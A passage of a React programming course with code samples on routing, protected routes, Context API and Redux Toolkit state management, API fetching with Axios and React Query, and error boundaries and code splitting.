        </ProtectedRoute>
    }
/>

<Route
  path="/admin"
  element={
    <ProtectedRoute requiredRole="admin">
      <AdminPanel />
    </ProtectedRoute>
  }
/>
</Routes>;

```

### 10.3 Redirect After Login

```

// Login.jsx
import { useNavigate, useLocation } from "react-router-dom";
import { useAuth } from "./AuthContext";

function Login() {
  const navigate = useNavigate();
  const location = useLocation();
  const { login } = useAuth();

  const from = location.state?.from?.pathname || "/dashboard";

  const handleSubmit = async (e) => {
    e.preventDefault();
    await login(credentials);

    // Redirect to page user was trying to access
    navigate(from, { replace: true });
  };

  return <form onSubmit={handleSubmit}>...</form>;
}

```

---

### 11. Useful Hooks

#### **useLocation:**

```

import { useLocation } from "react-router-dom";

function MyComponent() {
  const location = useLocation();

  console.log(location.pathname); // "/users/123"
}

```

```

    console.log(location.search); // "?sort=name"
    console.log(location.hash); // "#top"
    console.log(location.state); // { from: 'dashboard' }

    return <div>Current path: {location.pathname}</div>;
}

```

### **useNavigate:**

```

import { useNavigate } from "react-router-dom";

function MyComponent() {
  const navigate = useNavigate();

  navigate("/home"); // Navigate to /home
  navigate(-1); // Go back
  navigate(1); // Go forward
  navigate("/login", { replace: true }); // Replace current entry
}

```

### **useParams:**

```

import { useParams } from "react-router-dom";

function UserProfile() {
  const { userId } = useParams();
  // Access URL params
}

```

### **useSearchParams:**

```

import { useSearchParams } from "react-router-dom";

function Products() {
  const [searchParams, setSearchParams] = useSearchParams();

  const category = searchParams.get("category");
  setSearchParams({ category: "books" });
}

```

## **12. 404 Page & Error Handling**

```

// App.jsx
<Routes>
  <Route path="/" element={<Home />} />

```

```
<Route path="/about" element={<About />} />

{/* Catch all unmatched routes */}
<Route path="*" element={<NotFound />} />
</Routes>
```

```
// NotFound.jsx
import { Link } from "react-router-dom";

function NotFound() {
  return (
    <div className="not-found">
      <h1>404 - Page Not Found</h1>
      <p>The page you're looking for doesn't exist.</p>
      <Link to="/">Go Home</Link>
    </div>
  );
}
```

### 13. Complete Example: Blog App

```
// App.jsx
import { Routes, Route } from "react-router-dom";
import Layout from "./components/Layout";
import Home from "./pages/Home";
import Posts from "./pages/Posts";
import PostDetail from "./pages/PostDetail";
import CreatePost from "./pages/CreatePost";
import Login from "./pages/Login";
import ProtectedRoute from "./components/ProtectedRoute";
import NotFound from "./pages/NotFound";

function App() {
  return (
    <Routes>
      <Route path="/" element={<Layout />}>
        <Route index element={<Home />} />
        <Route path="posts" element={<Posts />} />
        <Route path="posts/:postId" element={<PostDetail />} />

        <Route
          path="create"
          element={
            <ProtectedRoute>
              <CreatePost />
            </ProtectedRoute>
          }
        />
    
```

```
        <Route path="login" element={<Login />} />
        <Route path="*" element={<NotFound />} />
    </Route>
</Routes>
);
}
```

```
// Layout.jsx
import { Outlet, NavLink } from "react-router-dom";

function Layout() {
    return (
        <div>
            <header>
                <nav>
                    <NavLink to="/">Home</NavLink>
                    <NavLink to="/posts">Posts</NavLink>
                    <NavLink to="/create">Create</NavLink>
                    <NavLink to="/login">Login</NavLink>
                </nav>
            </header>

            <main>
                <Outlet />
            </main>

            <footer>
                <p>&copy; 2024 My Blog</p>
            </footer>
        </div>
    );
}
```

---

## Practice Exercises

### **Exercise 1: Multi-Page Website**

Create a website with Home, About, Services, and Contact pages. Add a navigation bar with active link styling.

### **Exercise 2: Blog with Dynamic Routes**

Build a blog that displays a list of posts. Clicking a post should navigate to `/posts/:id` and show post details.

### **Exercise 3: Protected Dashboard**

Create a login system where users must authenticate to access `/dashboard`. Redirect unauthenticated users to `/login`.

### **Exercise 4: E-commerce with Filters**

Build a product catalog with URL query parameters for category and sort. Update URL when filters change.

---

## Key Takeaways

1. **BrowserRouter** wraps your app to enable routing
  2. **Routes & Route** define which components show for which URLs
  3. **Link/NavLink** for navigation without page reload
  4. **useParams** to read dynamic URL segments
  5. **useNavigate** for programmatic navigation
  6. **useSearchParams** for query string parameters
  7. **Nested Routes** with `<Outlet />` for layouts
  8. **Protected Routes** require authentication
  9. **404 Routes** with `path="*"`
- 

## Additional Resources

- [React Router Official Docs](#)
  - [React Router v6 Tutorial](#)
  - [React Router Examples](#)
- 

## Module 1.8: State Management (6 hours)

**Objective:** Master state management strategies from lifting state up to using Redux Toolkit for complex applications.

---

### 1. When to Lift State Up

**Problem:** Multiple components need to share the same state.

```
// ❌ Each component has its own count (not synchronized)
function Counter1() {
  const [count, setCount] = useState(0);
  return <button onClick={() => setCount(count + 1)}>Count: {count}</button>;
}

function Counter2() {
  const [count, setCount] = useState(0);
  return <button onClick={() => setCount(count + 1)}>Count: {count}</button>;
}

// They don't share state!
```

**Solution:** Lift state to common parent:

```
// ✅ Shared state in parent
function App() {
  const [count, setCount] = useState(0);
```

```

        return (
            <div>
                <Display count={count} />
                <Increment onIncrement={() => setCount(count + 1)} />
                <Decrement onDecrement={() => setCount(count - 1)} />
            </div>
        );
    }

    function Display({ count }) {
        return <h1>Count: {count}</h1>;
    }

    function Increment({ onIncrement }) {
        return <button onClick={onIncrement}>+</button>;
    }

    function Decrement({ onDecrement }) {
        return <button onClick={onDecrement}>-</button>;
    }
}

```

## When to Lift State:

- Two+ components need the same data
  - Component needs to control another component's state
  - State changes affect multiple parts of UI
- 

## 2. Context API Deep Dive

### 2.1 Creating a Complete Context

```

// CartContext.jsx
import { createContext, useContext, useReducer } from "react";

const CartContext = createContext();

const cartReducer = (state, action) => {
    switch (action.type) {
        case "ADD_ITEM":
            const existing = state.items.find(
                (item) => item.id === action.payload.id
            );

            if (existing) {
                return {
                    ...state,
                    items: state.items.map((item) =>
                        item.id === action.payload.id
                            ? { ...item, quantity: item.quantity + 1 }
                            : item
                    ),
                };
            }
    }
}

```

```
        };

    }

    return {
      ...state,
      items: [...state.items, { ...action.payload, quantity: 1 }],
    };
  }

  case "REMOVE_ITEM":
    return {
      ...state,
      items: state.items.filter((item) => item.id !== action.payload),
    };

  case "UPDATE_QUANTITY":
    return {
      ...state,
      items: state.items.map((item) =>
        item.id === action.payload.id
          ? { ...item, quantity: action.payload.quantity }
          : item
      ),
    };
}

case "CLEAR_CART":
  return { items: [] };

default:
  return state;
}
};

export function CartProvider({ children }) {
  const [state, dispatch] = useReducer(cartReducer, { items: [] });

  const addItem = (product) => {
    dispatch({ type: "ADD_ITEM", payload: product });
  };

  const removeItem = (id) => {
    dispatch({ type: "REMOVE_ITEM", payload: id });
  };

  const updateQuantity = (id, quantity) => {
    dispatch({ type: "UPDATE_QUANTITY", payload: { id, quantity } });
  };

  const clearCart = () => {
    dispatch({ type: "CLEAR_CART" });
  };

  const total = state.items.reduce(
    (sum, item) => sum + item.price * item.quantity,
    0
  );
}
```

```

const itemCount = state.items.reduce((sum, item) => sum + item.quantity, 0);

return (
  <CartContext.Provider
    value={{
      items: state.items,
      total,
      itemCount,
      addItem,
      removeItem,
      updateQuantity,
      clearCart,
    }}
  >
  {children}
  </CartContext.Provider>
);
}

export function useCart() {
  const context = useContext(CartContext);
  if (!context) {
    throw new Error("useCart must be used within CartProvider");
  }
  return context;
}

```

## 2.2 Using the Context

```

// App.jsx
import { CartProvider } from "./CartContext";

function App() {
  return (
    <CartProvider>
      <Header />
      <ProductList />
      <Cart />
    </CartProvider>
  );
}

```

```

// Header.jsx
import { useCart } from "./CartContext";

function Header() {
  const { itemCount } = useCart();

  return (

```

```

<header>
  <h1>My Store</h1>
  <div className="cart-icon">🛒 { itemCount }</div>
</header>
);
}

```

```

// ProductList.jsx
import { useCart } from "./CartContext";

function ProductList() {
  const { addItem } = useCart();

  const products = [
    { id: 1, name: "Laptop", price: 999 },
    { id: 2, name: "Mouse", price: 29 },
    { id: 3, name: "Keyboard", price: 79 },
  ];

  return (
    <div>
      {products.map((product) => (
        <div key={product.id}>
          <h3>{product.name}</h3>
          <p>${product.price}</p>
          <button onClick={() => addItem(product)}>Add to Cart</button>
        </div>
      )));
    </div>
  );
}

```

### 3. Redux Toolkit

#### 3.1 Why Redux?

##### Context API is great for:

- Small to medium apps
- Simple global state (theme, auth, locale)
- Infrequent updates

##### Use Redux when:

- Large, complex state
- Frequent state updates
- Many components read the same state
- Need time-travel debugging
- Middleware needed (logging, API calls)

---

### 3.2 Installing Redux Toolkit

```
npm install @reduxjs/toolkit react-redux
```

---

### 3.3 Creating a Store

```
// store/store.js
import { configureStore } from "@reduxjs/toolkit";
import counterReducer from "./counterSlice";
import todoReducer from "./todoSlice";
import userReducer from "./userSlice";

export const store = configureStore({
  reducer: {
    counter: counterReducer,
    todos: todoReducer,
    user: userReducer,
  },
});
```

### Providing the Store:

```
// main.jsx
import { Provider } from "react-redux";
import { store } from "./store/store";

ReactDOM.createRoot(document.getElementById("root")).render(
  <Provider store={store}>
    <App />
  </Provider>
);
```

---

### 3.4 Creating Slices

A **slice** is a portion of Redux state with reducers and actions.

```
// store/counterSlice.js
import { createSlice } from "@reduxjs/toolkit";

const counterSlice = createSlice({
  name: "counter",
  initialState: {
    value: 0,
```

```

    history: [],
},
reducers: {
  increment: (state) => {
    state.value += 1; // Redux Toolkit uses Immer (mutation is OK!)
    state.history.push({ action: "increment", value: state.value });
  },
  decrement: (state) => {
    state.value -= 1;
    state.history.push({ action: "decrement", value: state.value });
  },
  incrementByAmount: (state, action) => {
    state.value += action.payload;
    state.history.push({
      action: "incrementByAmount",
      amount: action.payload,
      value: state.value,
    });
  },
  reset: (state) => {
    state.value = 0;
    state.history = [];
  },
},
);
};

export const { increment, decrement, incrementByAmount, reset } =
  counterSlice.actions;
export default counterSlice.reducer;

```

### 3.5 Using Redux State: useSelector

```

import { useSelector } from "react-redux";

function Counter() {
  // Select state from Redux store
  const count = useSelector((state) => state.counter.value);
  const history = useSelector((state) => state.counter.history);

  return (
    <div>
      <h1>Count: {count}</h1>
      <h2>History:</h2>
      <ul>
        {history.map((entry, index) => (
          <li key={index}>
            {entry.action}: {entry.value}
          </li>
        ))}
      </ul>
    </div>
  );
}

export default Counter;

```

```
        ))}
      </ul>
    </div>
  );
}
```

## Selecting Multiple Values:

```
function Dashboard() {
  // ✗ Creates new object every time (causes re-render)
  const data = useSelector((state) => ({
    count: state.counter.value,
    todos: state.todos.items,
  }));

  // ✓ Select individually
  const count = useSelector((state) => state.counter.value);
  const todos = useSelector((state) => state.todos.items);
}


```

## 3.6 Dispatching Actions: useDispatch

```
import { useDispatch, useSelector } from "react-redux";
import {
  increment,
  decrement,
  incrementByAmount,
  reset,
} from "./store/counterSlice";

function Counter() {
  const count = useSelector((state) => state.counter.value);
  const dispatch = useDispatch();

  return (
    <div>
      <h1>Count: {count}</h1>

      <button onClick={() => dispatch(increment())}>+1</button>

      <button onClick={() => dispatch(decrement())}>-1</button>

      <button onClick={() => dispatch(incrementByAmount(5))}>+5</button>

      <button onClick={() => dispatch(reset())}>Reset</button>
    </div>
  );
}
```

### 3.7 Complete Example: Todo List

```
// store/todoSlice.js
import { createSlice } from "@reduxjs/toolkit";

const todoSlice = createSlice({
  name: "todos",
  initialState: {
    items: [],
    filter: "all", // all, active, completed
  },
  reducers: {
    addTodo: (state, action) => {
      state.items.push({
        id: Date.now(),
        text: action.payload,
        completed: false,
      });
    },
    toggleTodo: (state, action) => {
      const todo = state.items.find((item) => item.id === action.payload);
      if (todo) {
        todo.completed = !todo.completed;
      }
    },
    deleteTodo: (state, action) => {
      state.items = state.items.filter((item) => item.id !== action.payload);
    },
    setFilter: (state, action) => {
      state.filter = action.payload;
    },
    clearCompleted: (state) => {
      state.items = state.items.filter((item) => !item.completed);
    },
  },
});

export const { addTodo, toggleTodo, deleteTodo, setFilter, clearCompleted } =
  todoSlice.actions;
export default todoSlice.reducer;

// Selectors
export const selectTodos = (state) => state.todos.items;
export const selectFilter = (state) => state.todos.filter;

export const selectFilteredTodos = (state) => {
  const filter = state.todos.filter;
  const items = state.todos.items;
```

```
if (filter === "active") return items.filter((item) => !item.completed);
if (filter === "completed") return items.filter((item) => item.completed);
return items;
};
```

```
// TodoList.jsx
import { useSelector, useDispatch } from "react-redux";
import {
  addTodo,
  toggleTodo,
  deleteTodo,
  setFilter,
  clearCompleted,
  selectFilteredTodos,
  selectFilter,
} from "./store/todoSlice";

function TodoList() {
  const todos = useSelector(selectFilteredTodos);
  const filter = useSelector(selectFilter);
  const dispatch = useDispatch();

  const [input, setInput] = useState("");

  const handleSubmit = (e) => {
    e.preventDefault();
    if (input.trim()) {
      dispatch(addTodo(input));
      setInput("");
    }
  };
}

return (
  <div>
    <form onSubmit={handleSubmit}>
      <input
        value={input}
        onChange={(e) => setInput(e.target.value)}
        placeholder="What needs to be done?"
      />
      <button type="submit">Add</button>
    </form>

    <div>
      <button onClick={() => dispatch(setFilter("all"))}>All</button>
      <button onClick={() => dispatch(setFilter("active"))}>Active</button>
      <button onClick={() => dispatch(setFilter("completed"))}>
        Completed
      </button>
    </div>

    <ul>
```

```

{todos.map((todo) => (
  <li key={todo.id}>
    <input
      type="checkbox"
      checked={todo.completed}
      onChange={() => dispatch(toggleTodo(todo.id))}>
    />
    <span
      style={{
        textDecoration: todo.completed ? "line-through" : "none",
      }}>
      {todo.text}
    </span>
    <button onClick={() => dispatch(deleteTodo(todo.id))}>
      Delete
    </button>
  </li>
))
)
</ul>

<button onClick={() => dispatch(clearCompleted())}>
  Clear Completed
</button>
</div>
);
}

```

### 3.8 Async Actions with `createAsyncThunk`

```

// store/userSlice.js
import { createSlice, createAsyncThunk } from "@reduxjs/toolkit";

// Async thunk
export const fetchUser = createAsyncThunk("user/fetchUser", async (userId) => {
  const response = await fetch(`https://api.example.com/users/${userId}`);
  return response.json();
});

const userSlice = createSlice({
  name: "user",
  initialState: {
    data: null,
    status: "idle", // 'idle' | 'loading' | 'succeeded' | 'failed'
    error: null,
  },
  reducers: {
    clearUser: (state) => {
      state.data = null;
      state.status = "idle";
      state.error = null;
    },
  },
});

```

```

    },
},
extraReducers: (builder) => {
  builder
    .addCase(fetchUser.pending, (state) => {
      state.status = "loading";
    })
    .addCase(fetchUser.fulfilled, (state, action) => {
      state.status = "succeeded";
      state.data = action.payload;
    })
    .addCase(fetchUser.rejected, (state, action) => {
      state.status = "failed";
      state.error = action.error.message;
    });
},
});

export const { clearUser } = userSlice.actions;
export default userSlice.reducer;

```

```

// UserProfile.jsx
import { useEffect } from "react";
import { useSelector, useDispatch } from "react-redux";
import { fetchUser } from "./store/userSlice";

function UserProfile({ userId }) {
  const dispatch = useDispatch();
  const user = useSelector((state) => state.user.data);
  const status = useSelector((state) => state.user.status);
  const error = useSelector((state) => state.user.error);

  useEffect(() => {
    dispatch(fetchUser(userId));
  }, [dispatch, userId]);

  if (status === "loading") return <div>Loading...</div>;
  if (status === "failed") return <div>Error: {error}</div>;
  if (!user) return null;

  return (
    <div>
      <h2>{user.name}</h2>
      <p>{user.email}</p>
    </div>
  );
}

```

```
// Already enabled by default with configureStore!

// In browser:
// 1. Install Redux DevTools Extension
// 2. Open DevTools → Redux tab
// 3. See all actions, state, time-travel debugging
```

## Features:

- ☰ See all dispatched actions
  - ⌚ Time-travel debugging (replay actions)
  - 📊 State diff viewer
  - 🐛 Error tracking
- 

## 5. Context vs Redux

Feature	Context API	Redux Toolkit
<b>Setup</b>	Simple	More boilerplate
<b>Learning Curve</b>	Easy	Moderate
<b>Performance</b>	Can cause re-renders	Optimized
<b>DevTools</b>	No	Yes
<b>Middleware</b>	No	Yes
<b>Best For</b>	Small/medium apps	Large apps

### Use Context for:

- Theme, locale, auth
- Infrequent updates
- Small apps

### Use Redux for:

- Complex state logic
  - Many components reading same state
  - Frequent updates
  - Need debugging tools
- 

## Practice Exercises

### Exercise 1: Shopping Cart with Context

Build a shopping cart using Context API with add, remove, update quantity, and calculate total.

### Exercise 2: Todo App with Redux

Create a todo app with Redux Toolkit: add, toggle, delete, filter (all/active/completed), clear completed.

### Exercise 3: User Management

Build a user management system with Redux: fetch users (async), add user, delete user, search users.

### Exercise 4: Combined Approach

Use Context for theme/auth and Redux for business logic (products, cart, orders).

---

#### 💡 Key Takeaways

1. **Lift state** to common parent when multiple components need it
  2. **Context API** great for simple global state (theme, auth)
  3. **Redux Toolkit** for complex state with great DevTools
  4. **createSlice** makes Redux simple (no action constants!)
  5. **useSelector** reads state, **useDispatch** dispatches actions
  6. **createAsyncThunk** for async operations
  7. Choose based on app complexity, not hype
- 

#### 📚 Additional Resources

- [Redux Toolkit Docs](#)
  - [Redux DevTools](#)
  - [When to use Redux](#)
- 

## Module 1.9: API Integration in React (6 hours)

**Objective:** Master API integration patterns, error handling, and modern data fetching with React Query.

---

### 1. Fetching Data with **useEffect**

#### 1.1 Basic Fetch

```
function UserList() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    fetch("https://jsonplaceholder.typicode.com/users")
      .then((response) => {
        if (!response.ok) {
          throw new Error(`HTTP error! status: ${response.status}`);
        }
        return response.json();
      })
      .then((data) => {
        setUsers(data);
        setLoading(false);
      })
  });
}
```

```

    .catch((error) => {
      setError(error.message);
      setLoading(false);
    });
  }, []);

  if (loading) return <div>Loading...</div>;
  if (error) return <div>Error: {error}</div>;

  return (
    <ul>
      {users.map((user) => (
        <li key={user.id}>{user.name}</li>
      )));
    </ul>
  );
}

```

## 1.2 Fetch with Async/Await

```

function UserList() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  useEffect(() => {
    const fetchUsers = async () => {
      try {
        setLoading(true);
        const response = await fetch(
          "https://jsonplaceholder.typicode.com/users"
        );

        if (!response.ok) {
          throw new Error(`HTTP error! status: ${response.status}`);
        }

        const data = await response.json();
        setUsers(data);
      } catch (err) {
        setError(err.message);
      } finally {
        setLoading(false);
      }
    };

    fetchUsers();
  }, []);
}

// ... render logic
}

```

---

## 2. Loading States & Error Handling

### 2.1 Better Error Display

```
function ErrorMessage({ error, onRetry }) {
  return (
    <div className="error">
      <h3>⚠ Something went wrong</h3>
      <p>{error}</p>
      <button onClick={onRetry}>Try Again</button>
    </div>
  );
}

function UserList() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);
  const [error, setError] = useState(null);

  const fetchUsers = async () => {
    try {
      setLoading(true);
      setError(null);
      const response = await fetch(
        "https://jsonplaceholder.typicode.com/users"
      );

      if (!response.ok) {
        throw new Error(`HTTP error! status: ${response.status}`);
      }

      const data = await response.json();
      setUsers(data);
    } catch (err) {
      setError(err.message);
    } finally {
      setLoading(false);
    }
  };

  useEffect(() => {
    fetchUsers();
  }, []);

  if (loading) return <div className="spinner">Loading...</div>;
  if (error) return <ErrorMessage error={error} onRetry={fetchUsers} />;
  if (users.length === 0) return <div>No users found</div>;

  return (
    <ul>
      {users.map((user) => (
        <li key={user.id}>{user.name}</li>
      ))}
    </ul>
  );
}
```

```
        ))}
    </ul>
);
}
```

### 3. Axios vs Fetch API

#### 3.1 Installing Axios

```
npm install axios
```

#### 3.2 Comparison

```
// Fetch API
const fetchWithFetch = async () => {
  const response = await fetch("https://api.example.com/data", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
      Authorization: `Bearer ${token}`,
    },
    body: JSON.stringify({ name: "John" }),
  });

  if (!response.ok) {
    throw new Error("Request failed");
  }

  const data = await response.json();
  return data;
};

// Axios (cleaner!)
import axios from "axios";

const fetchWithAxios = async () => {
  const { data } = await axios.post(
    "https://api.example.com/data",
    { name: "John" },
    {
      headers: {
        Authorization: `Bearer ${token}`,
      },
    }
);
```

```
    return data;
};
```

## Advantages of Axios:

- Auto JSON parsing
- Request/response interceptors
- Timeout support
- Better error messages
- Cancel requests

### 3.3 Axios Instance (Best Practice)

```
// api/client.js
import axios from "axios";

const apiClient = axios.create({
  baseURL: "https://api.example.com",
  timeout: 10000,
  headers: {
    "Content-Type": "application/json",
  },
});

// Request interceptor (add token to all requests)
apiClient.interceptors.request.use(
  (config) => {
    const token = localStorage.getItem("token");
    if (token) {
      config.headers.Authorization = `Bearer ${token}`;
    }
    return config;
  },
  (error) => Promise.reject(error)
);

// Response interceptor (handle errors globally)
apiClient.interceptors.response.use(
  (response) => response,
  (error) => {
    if (error.response?.status === 401) {
      // Redirect to login
      window.location.href = "/login";
    }
    return Promise.reject(error);
  }
);

export default apiClient;
```

```
// Using the client
import apiClient from "./api/client";

function UserList() {
  const [users, setUsers] = useState([]);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    apiClient
      .get("/users")
      .then((response) => setUsers(response.data))
      .catch((error) => console.error(error))
      .finally(() => setLoading(false));
  }, []);

  // ...
}


```

## 4. Environment Variables

### 4.1 Creating .env File

```
# .env
VITE_API_URL=https://api.example.com
VITE_API_KEY=your_api_key_here
VITE_ENVIRONMENT=development

# Note: Must start with VITE_ in Vite
```

#### .env.development:

```
VITE_API_URL=http://localhost:3000
```

#### .env.production:

```
VITE_API_URL=https://api.production.com
```

### 4.2 Using Environment Variables

```
// Access in code
const apiUrl = import.meta.env.VITE_API_URL;
const apiKey = import.meta.env.VITE_API_KEY;
```

```
const apiClient = axios.create({
  baseURL: apiUrl,
  headers: {
    "X-API-Key": apiKey,
  },
});
```

### Important:

- ⚠ Never commit .env with secrets to Git
  - ✓ Add .env to .gitignore
  - ✓ Create .env.example with placeholders
- 

## 5. React Query (TanStack Query)

### 5.1 Why React Query?

#### Without React Query:

```
// Every component does this...
const [data, setData] = useState(null);
const [loading, setLoading] = useState(true);
const [error, setError] = useState(null);

useEffect(() => {
  fetchData()
    .then(setData)
    .catch setError)
    .finally(() => setLoading(false));
}, []);

// Lots of boilerplate!
// No caching
// No refetch on window focus
// Manual error handling everywhere
```

#### With React Query:

```
const { data, isLoading, error } = useQuery({
  queryKey: ["users"],
  queryFn: fetchUsers,
});

// Automatic caching!
// Refetch on window focus!
// Better error handling!
// Less code!
```

## 5.2 Installation

```
npm install @tanstack/react-query
```

## 5.3 Setup

```
// main.jsx
import { QueryClient, QueryClientProvider } from "@tanstack/react-query";
import { ReactQueryDevtools } from "@tanstack/react-query-devtools";

const queryClient = new QueryClient({
  defaultOptions: {
    queries: {
      staleTime: 1000 * 60 * 5, // 5 minutes
      cacheTime: 1000 * 60 * 10, // 10 minutes
      refetchOnWindowFocus: true,
      retry: 3,
    },
  },
});

ReactDOM.createRoot(document.getElementById("root")).render(
  <QueryClientProvider client={queryClient}>
    <App />
    <ReactQueryDevtools initialIsOpen={false} />
  </QueryClientProvider>
);
```

## 5.4 Basic Query

```
import { useQuery } from "@tanstack/react-query";
import apiClient from "./api/client";

const fetchUsers = async () => {
  const { data } = await apiClient.get("/users");
  return data;
};

function UserList() {
  const {
    data: users,
    isLoading,
    error,
    refetch,
  } = useQuery({
    queryKey: ["users"],
    queryFn: fetchUsers,
  });
}
```

```

if (isLoading) return <div>Loading...</div>;
if (error) return <div>Error: {error.message}</div>;

return (
  <div>
    <button onClick={refetch}>Refresh</button>
    <ul>
      {users.map((user) => (
        <li key={user.id}>{user.name}</li>
      )))
    </ul>
  </div>
);
}

```

## 5.5 Query with Parameters

```

const fetchUser = async (userId) => {
  const { data } = await apiClient.get(`/users/${userId}`);
  return data;
};

function UserProfile({ userId }) {
  const { data, isLoading } = useQuery({
    queryKey: ["user", userId], // Include params in queryKey!
    queryFn: () => fetchUser(userId),
    enabled: !!userId, // Only run if userId exists
  });

  if (isLoading) return <div>Loading...</div>

  return <div>{user.name}</div>;
}

```

## 5.6 Mutations

```

import { useMutation, useQueryClient } from "@tanstack/react-query";

const createUser = async (userData) => {
  const { data } = await apiClient.post("/users", userData);
  return data;
};

function CreateUserForm() {
  const queryClient = useQueryClient();

  const mutation = useMutation({
    mutationFn: createUser,

```

```

onSuccess: () => {
  // Invalidate and refetch users query
  queryClient.invalidateQueries({ queryKey: ["users"] });
},
});

const handleSubmit = (e) => {
  e.preventDefault();
  mutation.mutate({ name: "John", email: "john@example.com" });
};

return (
  <form onSubmit={handleSubmit}>
    <input type="text" />
    <button type="submit" disabled={mutation.isLoading}>
      {mutation.isLoading ? "Creating..." : "Create User"}
    </button>

    {mutation.isError && <div>Error: {mutation.error.message}</div>}
    {mutation.isSuccess && <div>User created!</div>}
  </form>
);
}

```

## 5.7 Optimistic Updates

```

const updateUser = async ({ id, updates }) => {
  const { data } = await apiClient.patch(`/users/${id}`, updates);
  return data;
};

function UserItem({ user }) {
  const queryClient = useQueryClient();

  const mutation = useMutation({
    mutationFn: updateUser,

    onMutate: async (variables) => {
      // Cancel outgoing refetches
      await queryClient.cancelQueries({ queryKey: ["users"] });

      // Snapshot previous value
      const previousUsers = queryClient.getQueryData(["users"]);

      // Optimistically update cache
      queryClient.setQueryData(["users"], (old) =>
        old.map((u) =>
          u.id === variables.id ? { ...u, ...variables.updates } : u
        )
      );
    }
  });
}

// Return snapshot for rollback

```

```

        return { previousUsers };
    },

    onError: (err, variables, context) => {
        // Rollback on error
        queryClient.setQueryData(["users"], context.previousUsers);
    },

    onSettled: () => {
        // Refetch after mutation
        queryClient.invalidateQueries({ queryKey: ["users"] });
    },
});

const handleToggleActive = () => {
    mutation.mutate({
        id: user.id,
        updates: { active: !user.active },
    });
};

return (
    <div>
        <span>{user.name}</span>
        <button onClick={handleToggleActive}>
            {user.active ? "Deactivate" : "Activate"}
        </button>
    </div>
);
}

```

## Practice Exercises

### Exercise 1: User Management

Build a user management app with: fetch users, create user, update user, delete user. Use React Query.

### Exercise 2: Search with Debounce

Create a search component that fetches results as user types (with 500ms debounce).

### Exercise 3: Pagination

Implement paginated data fetching with Previous/Next buttons. Cache each page separately.

### Exercise 4: Infinite Scroll

Build an infinite scroll list that loads more data when user scrolls to bottom.

## Key Takeaways

1. **useEffect** for data fetching, handle loading/error states
2. **Axios** provides cleaner API than fetch
3. **Environment variables** for API URLs and secrets

4. **React Query** simplifies data fetching with caching
  5. **Mutations** for POST/PUT/DELETE operations
  6. **Optimistic updates** for better UX
  7. **Always handle errors** gracefully
- 

## Additional Resources

- [TanStack Query Docs](#)
  - [Axios Documentation](#)
  - [React Query DevTools](#)
- 

## Module 1.10: Advanced React Patterns (6 hours)

**Objective:** Master advanced React patterns for building scalable, performant applications.

---

### 1. Error Boundaries

#### 1.1 What are Error Boundaries?

**Error boundaries** catch JavaScript errors in components and display a fallback UI.

```
// ErrorBoundary.jsx
import React from "react";

class ErrorBoundary extends React.Component {
  constructor(props) {
    super(props);
    this.state = { hasError: false, error: null };
  }

  static getDerivedStateFromError(error) {
    // Update state so next render shows fallback
    return { hasError: true };
  }

  componentDidCatch(error, errorInfo) {
    // Log error to service (Sentry, LogRocket, etc.)
    console.error("Error caught:", error, errorInfo);
  }

  render() {
    if (this.state.hasError) {
      return (
        <div className="error-boundary">
          <h1>⚠ Something went wrong</h1>
          <p>We're sorry for the inconvenience.</p>
          <button onClick={() => window.location.reload()}>Reload Page</button>
        </div>
      );
    }
  }
}
```

```

        }

        return this.props.children;
    }
}

export default ErrorBoundary;

```

## Usage:

```

// App.jsx
import ErrorBoundary from "./ErrorBoundary";

function App() {
    return (
        <ErrorBoundary>
            <Header />
            <ErrorBoundary>
                <MainContent /> {/* Isolated error boundary */}
            </ErrorBoundary>
            <Footer />
        </ErrorBoundary>
    );
}

```

## What Error Boundaries Catch:

- ✓ Rendering errors
- ✓ Lifecycle method errors
- ✓ Constructor errors

## What They DON'T Catch:

- ✗ Event handlers (use try/catch)
- ✗ Async code (setTimeout, promises)
- ✗ Server-side rendering
- ✗ Errors in error boundary itself

## 2. Code Splitting & Lazy Loading

### 2.1 Why Code Splitting?

**Problem:** Large bundle size = slow initial load

```

// Without code splitting
import Dashboard from "./Dashboard"; // 500KB
import Admin from "./Admin"; // 300KB
import Reports from "./Reports"; // 400KB

```

```
// User loads ALL code even if they only visit Home!
```

**Solution:** Load components only when needed

```
// With code splitting
const Dashboard = lazy(() => import("./Dashboard")); // Load only when needed
const Admin = lazy(() => import("./Admin"));
const Reports = lazy(() => import("./Reports"));
```

## 2.2 React.lazy & Suspense

```
import { lazy, Suspense } from "react";

// Lazy load components
const Dashboard = lazy(() => import("./pages/Dashboard"));
const UserProfile = lazy(() => import("./pages/UserProfile"));
const Settings = lazy(() => import("./pages/Settings"));

function App() {
  return (
    <Suspense fallback={<div>Loading...</div>}>
      <Routes>
        <Route path="/dashboard" element={<Dashboard />} />
        <Route path="/profile" element={<UserProfile />} />
        <Route path="/settings" element={<Settings />} />
      </Routes>
    </Suspense>
  );
}
```

**Better Loading State:**

```
function LoadingSpinner() {
  return (
    <div className="loading-spinner">
      <div className="spinner"></div>
      <p>Loading...</p>
    </div>
  );
}

function App() {
  return <Suspense fallback={<LoadingSpinner />}>{/* ... routes */}</Suspense>;
}
```

## 2.3 Named Exports

```
// For default exports
const MyComponent = lazy(() => import("./MyComponent"));

// For named exports
const MyComponent = lazy(() =>
  import("./MyComponent").then((module) => ({ default: module.MyComponent }))
);
```

## 3. React.memo for Performance

### 3.1 When to Use React.memo

```
// Without React.memo
function Child({ name }) {
  console.log("Child rendered");
  return <div>{name}</div>;
}

function Parent() {
  const [count, setCount] = useState(0);

  return (
    <div>
      <button onClick={() => setCount(count + 1)}>Count: {count}</button>
      <Child name="John" /> {/* Re-renders even though props didn't change! */}
    </div>
  );
}
```

```
// With React.memo
const Child = React.memo(function Child({ name }) {
  console.log("Child rendered");
  return <div>{name}</div>;
});

function Parent() {
  const [count, setCount] = useState(0);

  return (
    <div>
      <button onClick={() => setCount(count + 1)}>Count: {count}</button>
      <Child name="John" /> {/* Only re-renders if name changes! */}
    </div>
  );
}
```

```
 );  
 }
```

### 3.2 Custom Comparison

```
const UserCard = React.memo(  
  function UserCard({ user }) {  
    return (  
      <div>  
        {user.name} - {user.email}  
      </div>  
    );  
  },  
  (prevProps, nextProps) => {  
    // Return true if props are equal (skip re-render)  
    // Return false if props are different (re-render)  
